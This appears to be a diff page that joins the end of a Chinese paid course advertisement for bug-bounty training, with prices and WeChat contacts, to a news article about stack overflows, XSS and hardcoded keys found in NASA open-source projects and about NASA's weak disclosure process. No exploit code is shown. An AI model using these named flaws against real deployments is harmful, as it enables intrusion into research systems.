
|
||||
|
||||
|
||||
第三套负基础:
|
||||
|
||||

|
||||
|
||||
|
||||
第四套正式课:
|
||||
|
||||

|
||||
|
||||
**04******
|
||||
|
||||
课程定价
|
||||
|
||||

|
||||
|
||||
|
||||
新学员优惠:看了上面的内容相信大家最关注的还是价格,两位师傅的课程
|
||||
同时购买仅需:
|
||||
|
||||
1+1限时优惠:1998元(原价2500元)
|
||||
|
||||
|
||||
老学员福利1:已经购买了
|
||||
知名小朋友
|
||||
师傅课程的同学。购买
|
||||
地图大师src新手课,从现在的900多仅需:
|
||||
|
||||
限时优惠:798元(原价900元)
|
||||
|
||||
|
||||
老学员福利2:已经购买了**地图大师**
|
||||
课程的师傅购买
|
||||
知名小朋友
|
||||
师傅的课程从现在的1600仅需:
|
||||
。
|
||||
|
||||
限时优惠:1350元(原价1600元)
|
||||
|
||||
**报名方式:联系两个微信都可以!**
|
||||
|
||||
地图大师微信号:returnwrong
|
||||
|
||||
知名小朋友微信号:echo_Ambition888
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,95 @@
|
||||
# 美国宇航局开源软件中爆出大量严重漏洞
|
||||
GoUpSec 2025-05-29 04:11
|
||||
|
||||
|
||||
|
||||
|
||||
就在全球对政府机构软件安全信心日益动摇之际,一则关于NASA开源项目的爆炸性发现,再次敲响了警钟。
|
||||
|
||||
|
||||
知名安全研究员、ThreatLeap创始人Leon Juranić在短短4小时的人工代码审查中,发现了美国国家航空航天局(NASA)多个开源软件项目中大量严重漏洞,其中包括一系列栈溢出、跨站脚本(XSS)、硬编码密钥等问题。
|
||||
|
||||
|
||||
|
||||
**一场没有技术门槛的漏洞收割**
|
||||
|
||||
|
||||
|
||||
Juranić与NASA软件安全问题颇有渊源。早在2009年,他就曾披露NASA广泛使用的CDF数据格式库中的多个高危漏洞,并促使NASA修复。但这一次,他并未进行深入逆向分析或构造攻击,仅靠简单代码静态审查,便在以下开源软件中挖出严重内存破坏漏洞:
|
||||
|
||||
- QuIP(图像快速处理环境)
|
||||
|
||||
- OpenVSP(飞行器建模工具)
|
||||
|
||||
- RHEAS(区域水文极端事件评估系统)
|
||||
|
||||
- OMINAS(多仪器数据分析软件)
|
||||
|
||||
- Refine(网格自适应处理工具)
|
||||
|
||||
- CFDTOOLS(计算流体动力学工具库)
|
||||
|
||||
- Knife库
|
||||
|
||||
这些漏洞普遍源自对不安全函数的滥用,Juranić指出:“它们大多发生在文件格式解析过程中,而这些软件遍布NASA的GitHub开源仓库,构造恶意文件诱导员工点击是再简单不过的社工场景。”
|
||||
|
||||
|
||||
更令人担忧的是,Juranić多次尝试向NASA报告漏洞,却始终未收到任何实质回应。电话联系NASA安全运营中心后得到的答复是:NASA现行政策禁止就外部人士报告的安全问题提供反馈。
|
||||
|
||||
|
||||
此外,他还指出,NASA的官方GitHub仓库不在其漏洞赏金项目范围内,这使得通过常规平台(如HackerOne)报告漏洞几乎无门。
|
||||
|
||||
|
||||
这意味着——NASA既开放了软件源码供全球使用,却又关闭了安全反馈机制的大门。在Juranić看来,这已不是单点失误,而是NASA的软件发布流程(SRA)和安全开发生命周期(SDLC)设计本身存在严重缺陷。
|
||||
|
||||
|
||||
|
||||
|
||||
**隐患远不止NASA本身**
|
||||
|
||||
|
||||
|
||||
这些漏洞不仅影响NASA内部系统,更威胁全球广泛依赖NASA开源项目的科研机构、政府部门乃至商业公司。一旦被国家级黑客武器化,极可能被用于实施远程代码执行、渗透攻击或信息窃取。
|
||||
|
||||
|
||||
更现实的是,这类攻击往往通过精心构造的文件触发,不依赖用户主动行为,因此常规杀毒、EDR、IDS等防御手段几乎无法发现。而这正是APT攻击者最偏爱的武器类型。
|
||||
|
||||
|
||||
|
||||
**NASA回应:我们有安全政策,但没人知道怎么用**
|
||||
|
||||
|
||||
|
||||
在媒体曝光后,NASA终于回应称:“我们为安全研究人员设立了漏洞披露政策,鼓励善意报告。但需通过官方渠道提交,方可获得响应与跟进。”
|
||||
|
||||
|
||||
问题是,在实际操作中,这一“官方渠道”不仅缺乏可用性,也缺乏透明度,甚至连安全从业者都无法获知其入口与流程。这与近年来各大科技公司(如Google、Apple、Meta)积极引入赏金机制、构建灰帽参与生态的趋势形成鲜明对比。
|
||||
|
||||
|
||||
参考链接:
|
||||
|
||||
https://cdf.gsfc.nasa.gov/html/acknowledgements.html
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
END
|
||||
|
||||
|
||||
|
||||
相关阅读
|
||||
|
||||
|
||||
|
||||
[CISO调查:2025年企业网络安全五大趋势](https://mp.weixin.qq.com/s?__biz=MzkxNTI2MTI1NA==&mid=2247503336&idx=2&sn=f49ac67ac71c3a0883132bb26fa0584d&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[Starlink正式登陆孟加拉,南亚太空冷战升级](https://mp.weixin.qq.com/s?__biz=MzkxNTI2MTI1NA==&mid=2247503336&idx=1&sn=973bf8c9d7648a4fa2563c701d0f7272&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
Reference in new issue
Block a user